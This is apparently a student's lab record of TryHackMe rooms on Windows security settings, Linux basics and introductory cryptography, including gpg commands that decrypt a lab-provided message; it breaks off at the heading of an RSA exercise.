
1. Access the lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/windowsfundamentalsxzx>
2. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
3. Solve the task questions start with Windows Update – Patch Tuesday – Windows Setting – Update & Security (or in command prompt type control / name Microsoft.WindowsUpdate .
4. Explore Windows Security □ Protection areas, Virus & threat protection, Firewall & network protection, App & browser control, Device security.
5. Learn in Firewall & network protection – Domain network , Private network and Public network – Windows Defender Firewall (WF.msc)
6. Understand the Microsoft Defender SmartScreen – Exploit Protection – System Settings - Program Settings.
7. Explore about Device Security □ Core isolation □ Memory Integrity , Security Processor □ Trusted Platform Module (TPM).
8. Understand about BitLocker – Practical Application – BitLocker and TPM – System Requirements – Device Encryption – TPM versions.
9. Explore Volume Shadow copy Service (VSS) – Advanced System Settings – Create a restore point –


Perform system restore – Configure restore settings – Delete restore points.


**OUTPUT:**











# **Windows Defender**

* + Learn about Microsoft’s built-in antivirus solution.
  + Understand real-time protection, malware scanning, and threat detection.
  + Explore different scanning options and how Defender integrates with Windows Security.

# **Windows Firewall**

* + Understand how firewalls protect against unauthorized network traffic.
  + Learn how to configure firewall rules for applications and ports.
  + Explore inbound and outbound connection management

# **User Account Control (UAC)**

* + Understand the role of UAC in preventing unauthorized changes.
  + Learn how UAC helps restrict administrative privileges to prevent malware execution.
  + Explore different UAC settings and their impact on security.


# **BitLocker Encryption**

* + Learn how BitLocker encrypts drives to prevent data theft.
  + Explore encryption key management and recovery options.
  + Understand the importance of encrypting removable storage devices.


# **Windows Updates**


* + Understand the significance of keeping Windows up to date.
  + Learn how updates provide security patches and feature enhancements.
  + Explore how to configure update settings and troubleshoot update issues.

















**RESULT:**

This experiment provides an understanding of Windows security best practices and hands-on experience configuring and managing security settings, which is essential for protecting systems from cyber threats.

**LINUX FUNDAMENTALS**

**AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS**

**EXP.NO: 2 DATE: 28-01-2025**


**AIM:**


To understand and explore the fundamentals of the Linux operating system, including key components such as



the file system, various commands, shell operators, to build a strong foundation for cybersecurity and system administration. in TryHackMe platform.


**ALGORITHM:**



1. Access the lab in TryHackMe platform using the link below- <https://tryhackme.com/room/linuxfundamentalspart1>
2. Click Start a Machine to start the Ubuntu Linux machine that you can interact with your browser.
3. Solve the task questions
4. Understand the history of Linux and the commands to interact with the filesystems.
5. Learn about commends like echo, whoami
6. Learn about Shell Operations.

**OUTPUT**





****






1. Understanding why Linux is so commonplace today
2. Interacting with your first-ever Linux machine!
3. Ran some of the most fundamental commands
4. Had an introduction to navigating around the filesystem & how we can use commands like find and grep to make finding data even more efficient!
5. Power up your commands by learning about some of the important shell operators.







**RESULT:**

This experiment provides a practical introduction to LINUX Operating system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

**CAPTURE FLAGS-ENCRYPTION CRYPTO 101**

**EXP.NO: 3 DATE: 01-02-2025**

**AIM:**

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

**ALGORITHM:**

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below <https://tryhackme.com/r/room/encryptioncrypto101>
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh-keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.

**OUTPUT:**







root@ip-10-10-18-189:~# gpg --import tryhackme.key gpg: /root/.gnupg/trustdb.gpg: trustdb created

gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported gpg: key FFA4B5252BAEB2E6: secret key imported

gpg: Total number processed: 1 gpg: imported: 1

gpg: secret keys read: 1 gpg: secret keys imported: 1


root@ip-10-10-18-189:~# gpg message.gpg


gpg: WARNING: no command supplied. Trying to guess what you mean ...


gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30 "TryHackMe (Example Key)"


gpg: WARNING: no command supplied. Trying to guess what you mean ...

gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30 "TryHackMe (Example Key)"

















**RESULT:**

Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

**BREAKING RSA**

**EXP.NO: 4 DATE: 01-02-2025**

**AIM:**

